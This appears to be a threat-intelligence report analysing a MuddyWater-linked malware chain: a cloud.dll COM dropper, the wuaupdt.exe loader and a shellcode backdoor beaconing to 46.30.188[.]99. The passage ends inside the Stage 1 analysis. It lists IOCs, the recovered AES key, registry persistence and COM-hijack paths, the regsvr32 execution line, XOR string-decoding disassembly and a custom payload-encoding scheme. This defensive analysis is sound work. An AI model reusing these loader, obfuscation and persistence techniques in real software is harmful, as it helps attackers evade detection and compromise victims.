From ClickFix delivering a MuddyWater Three-Stage Loader Chain to an HTTP C2 Shellcode Backdoor

Cover image for the PatchAgent / MuddyWater loader-chain report.
Table of Contents
- Executive Summary
- Key Sample Metadata
- Attribution Assessment
- Execution Chain Overview
- Stage Analysis
- Stage 1 —
cloud.dllDropper - Stage 2 —
wuaupdt.exeLoader - Stage 3 — Shellcode Backdoor
- Stage 1 —
- IP Infrastructure
- Infrastructure Pivots
- ClickFix Delivery Vector
- Conclusion
- MITRE ATT&CK Mapping
- Indicators of Compromise
- Detection Engineering
- Analytic Gaps and Collection Requirements
Executive Summary
This report documents a three-stage PatchAgent loader chain assessed as MuddyWater-linked / MuddyWater-aligned with high confidence based on sample-derived malware behaviour, loader design, command-and-control protocol, and the strongest corroborating infrastructure. The delivery and ClickFix material is treated separately as pivot-derived evidence. The key finding is that PatchAgent does not stop at loading: the decrypted Stage 3 payload is a working command-and-control backdoor that beacons to operator infrastructure, receives tasking, executes PowerShell, hollows notepad.exe, persists, and returns results to the C2.
Why this matters
This is not a loose IOC cluster or a delivery-only finding. The analysed sample produces a full three-stage chain — cloud.dll → wuaupdt.exe → PTCH-encrypted shellcode — ending in a functional HTTP backdoor. The MuddyWater-linked assessment is anchored to the reversed malware and strongest infrastructure; ClickFix, Telegram, and DigiTech material are handled as separate pivot layers with their own confidence boundaries.
TL;DR
- PatchAgent is a three-stage loader chain that starts with
cloud.dll, dropswuaupdt.exeandwuaupdt.dat, and decrypts a final x64 shellcode backdoor. - The loader uses a custom PTCH v2 container with HMAC-SHA256 validation and AES-256-CBC decryption, making the recovered key central to both integrity checking and payload recovery.
- The final implant communicates with
46.30.188[.]99over plain HTTP using/api/checkin,/api/cmd/<id>, and/api/result/<id>. - Infrastructure pivots identify a likely operational cluster, but confidence varies by host:
46.30.188[.]99is directly embedded in the malware, while other hosts are assessed through shared panels, URL patterns, hashes, or historical exposure. - Detection engineering content is maintained as a separate GitHub ruleset, while this report summarises the highest-value hunt behaviours: listed hashes, PatchAgent-style Run keys, suspicious
regsvr32DLL execution, and HTTP traffic matching the C2 API pattern.
The chain begins with cloud.dll, a COM server DLL executed through regsvr32. The DLL unwraps two embedded payloads from its oversized .rdata section, drops wuaupdt.exe and wuaupdt.dat to %TEMP%, and hands execution to the loader.
wuaupdt.exe is the control point for the chain. It validates the custom PTCH v2 container, verifies the encrypted payload with HMAC-SHA256, decrypts it with AES-256-CBC through Windows BCrypt, and transfers execution to the recovered shellcode.
The final payload is a 20,000-byte x64 shellcode backdoor. It dynamically resolves Windows APIs, performs anti-debug checks, hollows notepad.exe, establishes persistence, and speaks plain HTTP to 46.30.188[.]99 using /api/checkin, /api/cmd/<id>, and /api/result/<id>.
The campaign appears operationally recent: Stage 2 was compiled on 2026-03-16, only ten days before analysis. The report therefore treats the sample and related infrastructure as campaign-relevant and recently active, rather than assuming all infrastructure remains live at publication time.
Key findings at a glance:
| Finding | Detail |
|---|---|
| Compilation date | 2026-03-16 (10 days before analysis) — authentic, recent |
| C2 IP | 46.30.188[.]99 |
| C2 API | /api/checkin, /api/cmd/<id>, /api/result/<id> |
| Encryption | AES-256-CBC, key d36deee39830bfb111b50bf8315a4de292812e0d2aafd5fc8666c9db11e8e590 |
| Integrity | HMAC-SHA256 over ciphertext — verified ✓ |
| Persistence paths | %APPDATA%\Microsoft\PatchAgent\, HKCU\...\Run |
| Injection target | C:\Windows\System32\notepad.exe (process hollowing) |
| Attribution assessment | High confidence MuddyWater-linked / MuddyWater-aligned — anchored to sample-derived behaviours and strongest corroborating infrastructure, not ClickFix pivots alone |
Confidence model
High means sample-derived or directly corroborated by the reversed malware. Very High means repeated across related payloads, panels, URL patterns, historical exposure, and delivery artefacts, but not embedded in the analysed sample. Medium means plausible and supported by multiple pivots, but missing the exact artefact needed for one-to-one confirmation. Low / Low-Medium means same-kit, panel-hash, body-hash, or enrichment-led pivoting only.
Indicator handling
Raw IOC values are defanged where they are listed as indicators. Recovered code, protocol examples, screenshots, and citation links may preserve original formatting for evidentiary accuracy; treat those as artefact excerpts or source references, not clickable recommendations.
Key Sample Metadata

Sample metadata overview showing the analysed PatchAgent artefacts and file-identification context.
Stage 1 — Outer Container (cloud.dll)

Stage 1 outer-container evidence for cloud.dll, including the submitted artefact and initial file metadata.
| Field | Value |
|---|---|
| Submitted filename | 27a5d818f690b4c0b1679381ee48ffafb8d3b4ad6247797c32698bd6992a224f (cloud.dll) |
| Container SHA256 | e88d528e951c55e3f5dcd8e1f10a161ab5f5d64f8663f65fd49d4558aea3274b |
| Inner filename | 27a5d818f690b4c0b1679381ee48ffafb8d3b4ad6247797c32698bd6992a224f.exe |
| Inner SHA256 | 27a5d818f690b4c0b1679381ee48ffafb8d3b4ad6247797c32698bd6992a224f |
| Inner MD5 | 3895302964bcb46729c61f82a798ef96 |
| File type | PE32+ executable (DLL) (GUI) x86-64 |
| File size | 606,720 bytes (593 KB) |
| PE Timestamp | 2017-09-12 16:40:00 (spoofed — backdated ~9 years) |
| Export module name | cloud.dll |
| Fake OriginalFilename | dbconfig.dll |
| Fake CompanyName | SIFE SOFTWARE LLC |
| Fake FileDescription | Configuration Service |
| Fake ProductName | SIFE SOFTWARE ODBC Tools |
| Fake FileVersion | 2.1.0.4017 |
| CLSID registered | {7C3A5D49-E8B2-4F1C-A6D0-3E7F8B9C2D1A} |
Stage 2 — Dropped Binary (wuaupdt.exe)
| Field | Value |
|---|---|
| Dropped path | %TEMP%\wuaupdt.exe |
| SHA256 | 28e55dc62f9a9c9938c3b48b2d17a33d6fa96e74c1e9d31f5c685fef8c39b217 |
| MD5 | 230bb7c97fbb1e96d9ebee43cfa09024 |
| File type | PE32+ executable (console) x86-64 |
| File size | 231,424 bytes (226 KB) |
| PE Timestamp | 2026-03-16 23:48:42 (authentic — compiled 10 days before analysis) |
| Internal name | patchagent |
| Product name | Patch Agent |
| File description | Patch Agent Service |
| Version | 2.1.4.0 |
| String alias | svcmon v2.1.4 |
| Sections | .text, .rdata, .data, .pdata, .fptable, .rsrc, .reloc |
wuaupdt.exe is the observed Stage 2 filename. The binary is referred to as PatchAgent because its version metadata identifies the product as Patch Agent and the internal name as patchagent; this does not mean the observed file was named PatchAgent.exe.
Stage 3 — Encrypted Module (wuaupdt.dat)
| Field | Value |
|---|---|
| Dropped path | %TEMP%\wuaupdt.dat |
| File size | 20,084 bytes |
| Format | PTCH v2 (custom binary patch container) |
| Entropy | 7.99 (maximum — AES-256 encrypted) |
| AES IV | e736cadfc8ef27a6d7bbb3a4585abd50 (at header offset 0x10) |
| HMAC-SHA256 tag | b32a924d0fdcf00c928a595826e93f1e338db0a7c50ceb8284add5a1cc4eb09a |
| Ciphertext size | 20,000 bytes (from offset 0x54) |
Stage 3 — Decrypted Shellcode
| Field | Value |
|---|---|
| SHA256 | 70c2a120148a8d0e40f4abfb54578561c38a9b4ce0ea6cf6067b925e319806e0 |
| MD5 | 728edd84b46d32d1fd520aa735f8611e |
| SHA1 | 07fd805ebc2f09187af49f45e8726eb62bb85bfe |
| Size | 20,000 bytes |
| Format | x64 position-independent shellcode (no PE header) |

| Entry point | Offset 0x000: E9 70 08 00 00 (JMP +0x870 → main at 0x875) |
| C2 IP | 46.30.188[.]99 |
Attribution Assessment
Who is MuddyWater?
MuddyWater is an Iranian state-sponsored cyber-espionage group active since at least 2017. Public reporting associates the group with Iran’s Ministry of Intelligence and Security (MOIS), and MITRE tracks the group as G0069. MuddyWater is also reported under several vendor aliases, including MERCURY, Static Kitten, Seedworm, TEMP.Zagros, and Earth Vetala.
The group has historically targeted government and private-sector organisations across the Middle East, Asia, Africa, Europe, and North America, with recurring focus on telecommunications, defence, local government, oil and gas, and other strategically relevant sectors.
References:
- CISA AA22-055A — Iranian Government-Sponsored Actors Conduct Cyber Operations
- MITRE ATT&CK G0069 — MuddyWater
- U.S. Cyber Command — Iranian Intel Cyber Suite of Malware Uses Open Source Tools
Why this sample is assessed as MuddyWater-linked
Assessment: High confidence MuddyWater-linked / MuddyWater-aligned.
This assessment is based on the sample-derived behaviour chain rather than a single artefact or the pivot-derived ClickFix material. The three-stage loader architecture observed here — a COM DLL executed through regsvr32, an intermediate loader, and an encrypted PTCH payload container dropped to %TEMP% — is consistent with MuddyWater-associated staged execution, masquerading, and memory-resident payload delivery.
The Stage 2 loader identifies itself through PatchAgent / svcmon v2.1.4 strings, while the final shellcode performs process hollowing into notepad.exe, resolves APIs dynamically, uses WinINet for HTTP C2, and communicates with 46.30.188[.]99 through /api/checkin, /api/cmd/<id>, and /api/result/<id>. These behaviours support the attribution when combined with the infrastructure pivots and public reporting on MuddyWater’s recurring use of staged loaders, PowerShell-capable implants, and lightweight web-based command channels.
| Observed in this sample | Why it matters |
|---|---|
COM DLL execution via regsvr32 | Consistent with documented MuddyWater use of DLL-based execution and proxy execution. |
Windows Update-style names: wuaupdt.exe, svc_upd.exe, PatchAgent | Fits the group’s preference for masquerading as legitimate IT or system-update tooling. |
| Multi-stage loader with encrypted payload | Matches MuddyWater’s use of staged tooling and obfuscated payload delivery. |
| AES/HMAC-protected payload container | Shows custom loader engineering rather than commodity malware behaviour. |
| PowerShell task execution | MuddyWater has repeatedly used PowerShell-heavy tradecraft. |
| HTTP C2 with JSON-style check-in and tasking | Consistent with lightweight web-based backdoor infrastructure. |
Process hollowing into notepad.exe | Supports a post-decryption implant rather than a simple downloader. |
Persistence under %APPDATA%\Microsoft\PatchAgent\ and HKCU\...\Run | Fits common userland persistence and masquerading patterns. |
Confidence assessment
The attribution confidence is high for a MuddyWater-linked / MuddyWater-aligned assessment because the sample combines multiple MuddyWater-consistent behaviours in one chain: a staged COM dropper, encrypted loader, PowerShell-capable shellcode backdoor, process hollowing, userland persistence, and HTTP tasking infrastructure. This confidence is anchored to the reversed malware and the strongest corroborating infrastructure, not to the ClickFix delivery hypothesis or lower-confidence pivots.
The C2 IP 46.30.188[.]99 was recovered from the decrypted Stage 3 shellcode. It should be treated as campaign-relevant and recently active infrastructure based on the March 2026 compile/build window and supporting historical exposure. Infrastructure alone is not the basis for attribution; it supports the assessment when combined with the malware behaviour and pivot results below.
Execution Chain Overview
High-Level Multistage Kill Chain

High-level execution-chain diagram showing the three-stage PatchAgent flow from cloud.dll execution through Stage 3 shellcode C2.
Condensed execution sequence
cloud.dllis executed throughregsvr32 /s cloud.dll, invokingDllRegisterServer.- Stage 1 decodes XOR-obfuscated strings and extracts two embedded blobs from
.rdata. - The dropper writes
wuaupdt.exeandwuaupdt.datto%TEMP%, then launches Stage 2 with the recovered key. - Stage 2 validates the PTCH v2 container, verifies the HMAC-SHA256 tag, and decrypts the payload with AES-256-CBC via BCrypt.
- The decrypted Stage 3 shellcode is mapped into memory and executed.
- Stage 3 resolves APIs dynamically, checks for debugging, hollows
notepad.exe, and communicates with C2 over HTTP. - The implant beacons to
46.30.188[.]99using/api/checkin, retrieves tasks from/api/cmd/<id>, and posts results to/api/result/<id>.
Stage Analysis
Stage 1 — cloud.dll COM Dropper
Role: Initial dropper and COM registration component.
cloud.dll is the outer payload. Its purpose is to hide the embedded Stage 2 and Stage 3 artefacts, decode them at runtime, write them to disk, and launch the loader. The most important evidence is the oversized .rdata section, the DllRegisterServer execution path, the XOR-decoded strings, and the recovered payload filenames/key.
PE Structure
| Section | VA | VSize | Raw Size | Entropy | Notes |
|---|---|---|---|---|---|
.text | 0x1000 | 0xCC10 | 0xCE00 | 6.41 | Code |
.rdata | 0xE000 | 0x85780 | 0x85800 | 4.44 | ~90% of file — contains both encoded blobs and all obfuscated strings |
.data | 0x94000 | 0x1568 | 0xC00 | 1.93 | Globals |
.rsrc | 0x96000 | 0x398 | 0x400 | 3.07 | Resources (fake version info) |
.reloc | 0x97000 | 0x654 | 0x800 | 4.87 | Relocations |
The .rdata section is massively oversized at 546 KB — 90% of the total file — because it stores two encoded payload blobs and the full encoded string table.

PE section view showing the oversized .rdata section that contains encoded payload blobs and obfuscated strings.
Exports (COM Server Interface)
DllCanUnloadNow     @ RVA 0x1000   (stub — always returns S_OK)
DllGetClassObject   @ RVA 0x1010   (returns class factory for CLSID)
DllRegisterServer   @ RVA 0x1040   ← primary execution entry point
DllUnregisterServer @ RVA 0x1360   (removes CLSID registration)
DllRegisterServer at 0x180001040 is the entire dropper engine. regsvr32 /s cloud.dll calls it directly with no user interaction required.

Export table evidence showing DllRegisterServer as the primary execution entry point for the COM dropper.
Extracting the contents of the dropper:

Extraction output showing the embedded Stage 2 and Stage 3 artefacts recovered from the Stage 1 dropper.
Imports
| DLL | Functions |
|---|---|
KERNEL32.dll | CreateProcessW, GetTempPathW, WriteFile, CreateFileW, DeleteFileW, GetModuleFileNameW, GetSystemInfo, IsDebuggerPresent, GetProcAddress, GetModuleHandleA |
ADVAPI32.dll | RegCreateKeyExW, RegSetValueExW, RegDeleteKeyW, RegCloseKey |

Import table evidence for Stage 1, highlighting process creation, file-write, registry, and anti-debugging APIs.
String Obfuscation — XOR 0x55 on UTF-16LE
All meaningful strings are stored as UTF-16LE XOR’d with 0x55. The decode loop at 0x180001221:
; Decode loop — XOR 0x55 on each UTF-16LE word
; Seed = 0x31 (loaded into eax before loop)
0x180001221:
    mov     eax, 0x31           ; initial seed / counter
.loop:
    movzx   ecx, word [rdi+2]   ; read next encoded UTF-16LE char
    lea     rdi, [rdi+2]        ; advance source pointer (+2 bytes)
    xor     ax, 0x55            ; decode: plaintext[i] = encoded[i] ^ 0x55
    mov     [rdx], ax           ; write decoded wide char to output buffer
    lea     rdx, [rdx+2]        ; advance dest pointer
    movzx   eax, cx             ; next char as next iteration's value
    test    cx, cx              ; null terminator check
    jne     .loop               ; continue if not null
Disassembly view of the XOR-0x55 string-decoding routine used to recover the Stage 1 configuration strings at runtime.
All strings are decoded at runtime immediately before use. Static analysis of the file in a hex editor or disassembler shows only encrypted data; no plaintext strings are visible.
Recovered strings (XOR 0x55 decoded):
| .rdata RVA | Decoded Value | Purpose |
|---|---|---|
0x8A090 | SOFTWARE\Classes\CLSID\{7C3A5D49-E8B2-4F1C-A6D0-3E7F8B9C2D1A}\InprocServer32 | COM hijack registry key |
0x8A140 | d36deee39830bfb111b50bf8315a4de292812e0d2aafd5fc8666c9db11e8e590 | AES signing key (32 bytes hex) |
0x8A1C8 | wuaupdt.exe | Stage 2 filename |
0x8A1E0 | wuaupdt.dat | Stage 3 filename |
0x8A1F8 | -k | CLI key argument prefix |
0x8A210 | -p | CLI patch file argument prefix |
0x8A218 | Both | COM ThreadingModel value |
0x8A228 | ThreadingModel | COM registry value name |
The key d36deee39830bfb111b50bf8315a4de292812e0d2aafd5fc8666c9db11e8e590 is passed verbatim as the -k argument to wuaupdt.exe, which hex-decodes it to 32 raw bytes for AES-256.

Recovered key evidence showing the XOR-decoded AES/HMAC key that Stage 1 passes to wuaupdt.exe.
Payload Encoding — Cumulative-Sum on UTF-16LE
Both stage-2 and stage-3 payloads are stored in .rdata using a custom differential encoding scheme. The write function at 0x1800013a0 implements:
Encoded storage format:
    source[i * 2] = (P[i] - P[i-1]) mod 256    (differential / delta encoding)

Decoding (cumulative sum):
    P[i] = (P[i-1] + source[i * 2]) mod 256

where P[-1] = 0  (initial accumulator)
Payload-decoding logic showing the cumulative-sum scheme used to reconstruct the embedded Stage 2 and Stage 3 blobs.
Each output byte is the cumulative sum of the low bytes of successive UTF-16LE characters in the source data. The high byte of each UTF-16LE character is always 0x00 (making the source data appear as valid-ish Unicode). This technique:
- Avoids storing recognisable PE magic bytes (
MZ = 0x4D 0x5A) in plaintext anywhere in the file - Produces plausible-looking Unicode data that passes string scanners
- Is a custom encoding scheme not typical of commonly observed commodity malware — indicative of bespoke tooling
- Requires knowing the exact source region and output size to decode
